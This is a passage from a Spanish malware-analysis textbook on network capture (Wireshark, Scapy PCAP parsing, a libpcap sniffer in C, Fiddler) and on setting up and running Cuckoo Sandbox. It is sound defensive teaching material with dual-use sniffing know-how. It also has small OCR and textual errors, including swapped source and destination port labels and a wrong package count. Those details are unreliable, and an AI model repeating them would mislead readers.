
Resulta interesante realizar capturas de red para poder analizarlas con detalle. Para realizar estas capturas, se puede utilizar el programa *Wireshark*, disponible en la siguiente dirección: www.wireshark.org. Esta herramienta permite capturar el tráfico de red que pasa por una tarjeta de red y también realizar filtros para obtener una mejor visibilidad de los distintos flujos.

Para realizar una captura hay que ejecutar *Wireshark* y hacer clic en **Capture**, y luego en **Interface**:


Para comenzar una captura, hay que hacer clic en el botón **Start** correspondiente a la tarjeta de red que se desea capturar. Para detener una captura, hay que ir a **Capture** y luego seleccionar **Stop**. Preste atención, una captura puede ocupar rápidamente bastante espacio en disco.

He aquí la visualización de la captura:

He aquí la visualización de la captura:



Se ha realizado una comunicación FTP (*File Transfer Protocol*) durante la captura. Para seleccionar únicamente este flujo, es posible aplicar un filtro sobre el protocolo FTP. En el campo **Filter** basta con introducir `ftp`:



Solo se muestra la comunicación *ftp*. Para seguir las interacciones entre el cliente y el servidor, hay que hacer clic

derecho y seleccionar **Follow TCP Stream**. Aparece la siguiente ventana:

Dado que el protocolo FTP no está cifrado, es posible observar la respuesta del servidor, aunque el nombre de usuario y la contraseña permiten conectarse a este servidor FTP.

Gracias a *Wireshark* también es posible reconstruir cualquier archivo transferido. Siempre sobre el protocolo FTP, es posible reconstruir un archivo transferido mediante la opción **Follow TCP Stream**:

El archivo transferido es un script escrito en Perl. Es posible guardar este archivo con el botón **Save As**.

Además de utilizar *Wireshark*, en ocasiones resulta práctico poder desarrollar nuestras propias herramientas que permitan automatizar ciertas tareas. Tras realizar una captura con *Wireshark*, es posible guardar esta captura en

formato PCAP (*Packet CAPture*). Existen muchas bibliotecas que permiten explotar este tipo de captura. La biblioteca Python *Scapy* permite manipular archivos PCAP muy fácilmente.

He aquí un script Python que permite obtener el mismo resultado que *Wireshark*, es decir, mostrar la conversación entre el cliente y el servidor FTP:

```
#!/usr/bin/python
from scapy.all import *

a = rdpcap('malware.pcap')
for packet in a:
  if TCP in packet:
    if packet[TCP].dport == 21 or packet[TCP].sport == 21:
       if Raw in packet:
          print packet[Raw].load
rootbsd@lab:~$ ./scapy_example.py
220 Welcome to ProXad FTP server

USER anonymous

331 Please specify the password.

PASS dummy@free.fr

230 Login successful.

SYST

215 UNIX Type: L8
```

Lo primero que hay que destacar es el tamaño del script: en apenas seis líneas, ha sido posible manipular un archivo PCAP. El script empieza importando la biblioteca *Scapy*. El bucle `for` permite tratar los paquetes de red sucesivamente. Cada paquete se almacena en la variable *packet*. Se presentan tres condiciones anidadas:

- La primera controla si el paquete se corresponde con el protocolo TCP (efectivamente, FTP utiliza el protocolo TCP).
- La segunda condición controla que los puertos de origen (`packet[TCP].dport`) y de destino (`packet[TCP].sport`) son efectivamente el puerto 21.
- La última condición controla si los datos brutos (*raw*) están presentes en el paquete.

Si se cumplen todas estas condiciones, se muestran los datos brutos (`packet[Raw].load`).

La función `show()` es muy útil en *Scapy*: permite visualizar los datos de un paquete:

```
#!/usr/bin/python
from scapy.all import *

a = rdpcap('/tmp/malware.pcap')
for packet in a:
  if TCP in packet:
    if packet[TCP].dport == 21 or packet[TCP].sport == 21:
       if Raw in packet:
          packet.show()
rootbsd@lab:~$ ./scapy_example2.py
###[ Ethernet ]###
  dst       = d4:be:d9:13:4a:6b
  src       = 6c:2e:85:02:9e:50
  type      = 0x800
###[ IP ]###
     version   = 4L
     ihl       = 5L
     tos       = 0x0
     len       = 71
     id        = 29328
     flags     = DF
     frag      = 0L
     ttl       = 52
     proto     = tcp
```

La

```
     chksum    = 0xb9e7
     src       = 212.27.60.27
     dst       = 10.1.0.2
     \options   \
###[ TCP ]###
        sport     = ftp
        dport     = 58669
        seq       = 3366399068L
        ack       = 1805836946
        dataofs   = 8L
        reserved  = 0L
        flags     = PA
        window    = 227
        chksum    = 0x16a1
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(3372779078L, 2385317))]
```

```
###[ Raw ]###
           load      = '215 UNIX Type: L8\r\n'
```

estructura de la trama es bastante fácil de identificar, de modo que también resulta sencillo manipular el objeto Python.

En el ejemplo, nos centramos únicamente en la parte de análisis PCAP, aunque *Scapy* permite realizar directamente la captura sin tener que pasar por *Wireshark*. La biblioteca nos permite construir nuestras propias peticiones de red. En el caso del análisis de un protocolo de red no estándar, puede resultar útil construir nuestras propias peticiones de red.

También es posible capturar un tráfico de red en C con la biblioteca *pcap.h*. He aquí una sencilla herramienta de captura:

El

```
#include <pcap.h>
#include <stdlib.h>
int pcap_fatal(const char *failed_in, const char *errbuf)
{
  printf("Fatal error in %s: %s\n",failed_in, errbuf);
  exit(1);
}
void dump(const unsigned char *data_buffer, const unsigned int
length)
{
  unsigned char byte;
  unsigned int i, j;
  for (i=0;i<length;i++)
  {
    byte=data_buffer[i];
    printf("%02x ",data_buffer[i]);
    if ((i%16)==15 || (i==length-1))
    {
      for(j=0;j<15-(i%16);j++)
        printf("   ");
      printf("| ");
      for(j=(i-(i%16)); j <= i; j++)
      {
        byte=data_buffer[j];
        if((byte>31) && (byte < 127))
          printf("%c",byte);
        else
          printf(".");
          }
      printf("\n");
    }
  }
```

```
}
int main()
{
  struct pcap_pkthdr header;
  const u_char *packet;
  char errbuf[PCAP_ERRBUF_SIZE];
  char *device;
  pcap_t *pcap_handle;
  int i;

  device=pcap_lookupdev(errbuf);
  if(device == NULL)
    pcap_fatal("pcap_lookup",errbuf);
  printf("Sniffing device %s\n",device);
  pcap_handle=pcap_open_live(device, 4096, 1 , 0, errbuf);
  if(pcap_handle==NULL)
    pcap_fatal("pcap_open_live",errbuf);
  for(i=0; i<3; i++)
  {
    packet=pcap_next(pcap_handle, &header);
    printf("Got a %d byte packet\n", header.len);
    dump(packet, header.len);
  }
  pcap_close(pcap_handle);
}
```

programa está compuesto por tres funciones: `pcap_fatal()`, `dump()` y evidentemente `main()`.

La primera función gestiona, simplemente, la visualización de un mensaje de error en caso de que exista algún problema con la biblioteca *pcap*.

La función `dump()` permite formatear los datos brutos que se pasan como argumento.

La función `main()` es la función más importante del código. La primera etapa consiste en encontrar la interfaz de red sobre la que se desea escuchar; esta interfaz se almacena en la variable *device*. La función `pcap_lookupdev()` permite escanear las interfaces. A continuación, la interfaz se abre mediante la función `pcap_open_live()`. Si todo funciona correctamente, el archivo binario captura los tres primeros paquetes `(i<3)`. Los paquetes se capturan gracias a la función `pcap_next()`. Estos paquetes se pasan a continuación como argumento de la función `dump()` para mostrarlos por pantalla.

He aquí la compilación del binario; es necesario agregar la opción `-lpcap` para utilizar la biblioteca *pcap*:

```
rootbsd@lab:~$ gcc -lpcap snoop.c -o snoop
```

He aquí la ejecución del binario:

```
root@lab# ./snoop
Sniffing device eth0
Got a 71 byte packet
00 07 cb 9a 92 ab 00 26 18 00 75 42 08 00 45 00 | .......&..uB..E.
00 39 3d 6f 40 00 40 11 3f 86 c0 a8 00 0a d4 1b | .9=o@.@.?.......
28 f1 ae 65 00 35 00 25 f1 dd 01 3d 01 00 00 01 | (..e.5.%...=....
00 00 00 00 00 00 03 77 77 77 04 66 72 65 65 02 | .......www.free.
46 72 00 00 01 00 01                            | Fr.....
Got a 87 byte packet
00 26 18 00 75 42 00 07 cb 9a 92 ab 08 00 45 00 | .&..uB........E.
00 49 00 00 40 00 38 11 84 e5 d4 1b 28 f1 c0 a8 | .I..@.8.....(...
00 0a 00 35 ae 65 00 35 f4 0d 01 3d 81 80 00 01 | ...5.e.5...=....
00 01 00 00 00 00 03 77 77 77 04 66 72 65 65 02 | .......www.free.
46 72 00 00 01 00 01 c0 0c 00 01 00 01 00 00 6a | Fr.............j
```

El binario debe lanzarse como root, pues es

```
44 00 04 d4 1b 30 0a                                    | D....0.
Got a 98 byte packet
00 07 cb 9a 92 ab 00 26 18 00 75 42 08 00 45 00 | .......&..uB..E.
00 54 00 00 40 00 40 01 75 d1 c0 a8 00 0a d4 1b | .T..@.@.u.......
30 0a 08 00 3f be f9 33 00 01 75 d5 bd 4a 00 00 | 0...?..3..u..J..
00 00 c0 19 0d 00 00 00 00 00 10 11 12 13 14 15 | ................
16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 | .......... !"#$%
26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 | &'()*+,-./012345
36 37                                           | 67
```


imposible capturar el tráfico de una tarjeta de red como simple usuario. Esta limitación existe por motivos evidentes de seguridad; en efecto, un usuario A no debe poder escuchar el tráfico realizado por un usuario B, tráfico por el que podría circular información confidencial.

5. Actividad de red de tipo HTTP(S)

Fiddler es un proxy web que permite analizar de manera transparente el flujo HTTP y HTTPS de una máquina. Puede descargarse de manera gratuita de la siguiente dirección: http://www.telerik.com/fiddler

Esta herramienta permite registrar las peticiones HTTP y HTTPS (configurando un certificado intermedio). Esta aplicación soporta un sistema de filtros que facilitan la lectura de peticiones. Además, permite guardar y recuperar una traza HTTP. Esto puede resultar muy interesante durante el análisis de un malware, por ejemplo para controlar las reglas de detección de red.

He aquí una captura de pantalla de la herramienta:



Uso de Cuckoo Sandbox

1. Introducción

En el ámbito del análisis de malwares, las *sandboxes* (o caja de arena en castellano, refiriéndose a un entorno de pruebas) son entornos herméticos y aislados donde se ejecutan los malwares. Estas herramientas registran toda la actividad del sample sometido (actividad en el registro, archivos creados, llamadas al sistema realizadas…) y finalmente generan informes.

Existe una sandbox libre, llamada *Cuckoo Sandbox*. Está disponible en la siguiente dirección: http://www.cuckoosandbox.org/. El principio de *Cuckoo Sandbox* es sencillo: utiliza una máquina virtual VirtualBox en la que se ha instalado un agente. *Cuckoo Sandbox* arranca esta máquina virtual, registra la actividad del malware, almacena esta información en la máquina host y finalmente detiene la máquina virtual restaurando un *snapshot* para que la máquina esté de nuevo lista y operacional para realizar un nuevo análisis.

2. Configuración

Una vez extraído el archivo de *Cuckoo Sandbox*, se habrá creado el árbol siguiente:

```
rootbsd@lab:~/Tools/cuckoo_dev/cuckoo$ ls -l
total 68
drwxrwxr-x 2 rootbsd rootbsd 4096 jul. 20 10:57 agent
drwxrwxr-x 4 rootbsd rootbsd 4096 jul. 20 10:57 analyzer
drwxrwxr-x 2 rootbsd rootbsd 4096 jul. 20 11:01 conf
-rwxrwxr-x 1 rootbsd rootbsd 3786 jul. 20 10:57 cuckoo.py
drwxrwxr-x 6 rootbsd rootbsd 4096 jul. 20 10:57 data
drwxrwxr-x 2 rootbsd rootbsd 4096 nov.   7 18:14 db
drwxrwxr-x 4 rootbsd rootbsd 4096 jul. 20 10:57 distributed
drwxrwxr-x 3 rootbsd rootbsd 4096 jul. 20 10:57 docs
drwxrwxr-x 4 rootbsd rootbsd 4096 jul. 20 10:57 lib
drwxrwxr-x 2 rootbsd rootbsd 4096 oct.  14  2014 log
drwxrwxr-x 7 rootbsd rootbsd 4096 jul. 20 10:57 modules
-rw-rw-r-- 1 rootbsd rootbsd  951 jul. 20 10:57 README.md
-rw-rw-r-- 1 rootbsd rootbsd  109 jul. 20 10:57 requirements.txt
drwxrwxr-x 4 rootbsd rootbsd 4096 oct.  14  2014 storage
drwxrwxr-x 2 rootbsd rootbsd 4096 jul. 20 10:57 tests
drwxrwxr-x 3 rootbsd rootbsd 4096 jul. 20 10:57 utils
drwxrwxr-x 9 rootbsd rootbsd 4096 jul. 20 10:57 web
```

He aquí una lista del contenido de estas carpetas:

- *agent*: esta carpeta contiene el script Python del agente *cuckoo* que se instala en la máquina virtual. El agente es un simple servidor que permite recibir comandos y transferir archivos.
- *analyzer*: esta carpeta contiene los archivos que se copian temporalmente en la máquina virtual durante el análisis. Estos archivos contienen bibliotecas que realizarán la recopilación de información.
- *conf*: esta carpeta contiene la configuración de *Cuckoo Sandbox*.
- *data*: esta carpeta contiene productos diversos.
- *db*: esta carpeta contiene la base de datos interna propia de *Cuckoo Sandbox*. La herramienta utiliza una base de datos *SQLite*.
- *docs*: esta carpeta contiene documentación de usuario de *Cuckoo Sandbox*.
- *lib*: esta carpeta contiene las bibliotecas de *Cuckoo Sandbox*.
- *log*: esta carpeta contiene los registros de eventos de *Cuckoo Sandbox*.

- *modules*: esta carpeta contiene los módulos de *Cuckoo Sandbox*.
- *storage*: esta carpeta contiene los análisis realizados, así como una copia de los archivos binarios que se han analizado.
- *tests*: esta carpeta contiene scripts de test.
- *utils*: esta última carpeta contiene el script que permite, por ejemplo, enviar samples a *Cuckoo Sandbox*.

Existe también un archivo en la raíz de la aplicación: *cuckoo.py*. Este script es el script de arranque de *Cuckoo Sandbox*.

Lo primero que debemos hacer es configurar la aplicación. En la carpeta *conf* existen cuatro archivos de configuración:

- *cuckoo.conf*
- *reporting.conf*
- *virtualbox.conf*
- *kvm.conf*

El archivo *cuckoo.conf* contiene la configuración propia de *Cuckoo Sandbox*:

```
rootbsd@lab:~/cukoo/conf$ cat cuckoo.conf
[cuckoo]
# Set the default analysis timeout expressed in seconds. This value will be
# used to define after how many seconds the analysis will terminate unless
# otherwise specified at submission.
analysis_timeout = 120

# Set the critical timeout expressed in seconds. After this timeout is hit
# Cuckoo will consider the analysis failed and it will shutdown the machine
# no matter what. When this happens the analysis results will most likely
# be lost. Make sure to have a critical_timeout greater than the
# analysis_timeout.
critical_timeout = 600

# If turned on, Cuckoo will delete the original file and will just store a
# copy in the local binaries repository.
delete_original = off

# Specify the name of the machine manager module to use, this module will
# define the interaction between Cuckoo and your virtualization software
# of choice.
machine_manager = virtualbox
# Enable or disable the use of an external sniffer (tcpdump) [yes/no].
use_sniffer = yes

# Specify the path to your local installation of tcpdump. Make sure this
# path is correct.
tcpdump = /usr/sbin/tcpdump

# Specify the network interface name on which tcpdump should monitor the
# traffic. Make sure the interface is active.
interface = vboxnet0
```

Este archivo de configuración permite configurar el *timeout* para el análisis. Por ejemplo, ciertos malwares no se detienen jamás, sino que se ejecutan en bucle. El timeout permite forzar el fin del análisis pasado cierto tiempo. Este archivo permite también configurar el tipo de virtualización utilizada, *kvm* o *VirtualBox*. La última sección de la

configuración corresponde a las capturas de red. Hay que configurar el nombre de la interfaz de red que se desea capturar mientras se ejecuta el malware y qué herramienta se encargará de realizar esta captura.

El segundo archivo es *reporting.conf*; este archivo permite configurar el formato de los informes:

```
rootbsd@lab:~/cuckoo/conf$ cat reporting.conf
# Enable or disable the available reporting modules [on/off].
# If you add a custom reporting module to your Cuckoo setup, you
# have to add a dedicated entry in this file, or it won't be executed.
# You can also add additional options under the section of your
# module and they will be available in your Python class.

[jsondump]
enabled = on

[reporthtml]
enabled = on

[pickled]
enabled = off

[metadata]
enabled = off

[maec11]
enabled = off

[mongodb]
enabled = off
```

Basta con configurarlo a `on` para los formatos de informe deseados y a `off` para aquellos que no deseamos obtener.

El último archivo de configuración es *virtualbox.conf*:

```
rootbsd@lab:~/cuckoo/conf$ cat virtualbox.conf
[virtualbox]
# Specify which VirtualBox mode you want to run your machines on.
# Can be "gui", "sdl" or "headless". Refer to VirtualBox's official
# documentation to understand the differences.
mode = gui

# Path to the local installation of the VBoxManage utility.
path = /usr/bin/VBoxManage

# Specify a comma-separated list of available machines to be used.
# For each specified ID you have to define a dedicated section
# containing the details on the respective machine.
# (E.g. cuckoo1,cuckoo2,cuckoo3)
machines = cuckoo1

[cuckoo1]
# Specify the label name of the current machine as specified in
# your VirtualBox configuration.
label = lab

# Specify the operating system platform used by current machine
# [windows/darwin/linux].
platform = windows

# Specify the IP address of the current machine. Make sure that
# the IP address is valid and that the host machine is able to
# reach it. If not, the analysis will fail.
ip = 192.168.56.101
```

Este último archivo permite definir la

máquina virtual que utilizará *Cuckoo Sandbox*. Hay que configurar el nombre de la máquina virtual, así como su plataforma y su dirección IP. La IP permitirá alcanzar el agente instalado sobre ella.

Antes de ejecutar un primer análisis, hay que instalar el agente en la máquina virtual. El agente, desarrollado en Python, necesita instalar Python 2.7 en la máquina virtual. El empaquetado de Python está disponible en la siguiente dirección: http://www.python.org/download/releases/2.7/. Una vez instalado, basta con hacer doble clic en el archivo disponible en *agent/agent.py* tras haberlo copiado en la máquina virtual. Se abre la siguiente ventana en la máquina virtual:

Falta por hacer un *snapshot* de la máquina con el agente iniciado para que *Cuckoo Sandbox* la restaure tras cada análisis. Para ello, hay que ir a la pestaña **Snapshot** de *VirtualBox Manager* y hacer clic en la cámara de fotos:

Cuckoo Sandbox está listo para su uso.

3. Uso

Para arrancar la aplicación, hay que ejecutar el script `cuckoo.py` en la máquina host:

Cuckoo

```
tasks...
paul@lab:~/cuckoo$ ./cuckoo.py
  .-----------------.
  | Cuckoo Sandbox? |
  |      OH NOES!   |\ ’-.__.-’
  ’-----------------’ /oo |--.--,--,--.
                      \_.-’._i__i__i_.’
                         """""""""


 Cuckoo Sandbox 1.3-dev
 www.cuckoosandbox.org
 Copyright (c) 2010-2015
```

```
 Checking for updates...
```

```
2015-11-07 18:14:46,617 [lib.cuckoo.core.scheduler] INFO: Using
"virtualbox" machine manager
2015-11-07 18:14:49,374 [lib.cuckoo.core.scheduler] INFO: Loaded 1
machine/s
2015-11-07 18:14:49,381 [lib.cuckoo.core.scheduler] INFO: Waiting
for analysis tasks.
```

Sandbox espera, ahora, que se envíe un archivo. Para enviar un archivo, se utiliza el script `submit.py` disponible en la carpeta *utils/*. He aquí cómo enviar un primer análisis:

```
rootbsd@lab:~/cuckoo/utils$  ./submit.py
/tmp/fec60c1e5fbff580d5391bba5dfb161a.exe
SUCCESS: Task added with id 1
```

Cabe destacar que es posible probar archivos que no sean ejecutables con el comando `submit.py`. Puede utilizarse la opción `-package` para seleccionar otros formatos. Actualmente existen seis packages diferentes:

- `exe`: para ejecutar binarios en formato .exe (por defecto).
- `dll`: para ejecutar bibliotecas en formato .dll.
- `doc`: para ejecutar el archivo en Microsoft Word. Esta opción permite analizar malwares que utilizan las vulnerabilidades existentes en el producto Word.
- `xls`: igual que con el package `doc`, pero para formatos de Excel.
- `ppt`: igual que con el package `doc`, pero para el formato PowerPoint.
- `pdf`: igual que con el package `doc`, pero para formatos PDF; *Cuckoo Sandbox* abrirá el archivo directamente con Acrobat Reader.
- `ie`: igual que con el package `doc`, pero para Internet Explorer.
- `zip`: para ejecutar el contenido de un archivo. zip.
- `ps1`: para ejecutar un script PowerShell.

Cuando el package debe utilizar una aplicación externa (Microsoft Word, Microsoft Excel o Acrobat Reader), evidentemente es necesario instalarla en la máquina virtual que utilizará VirtualBox.

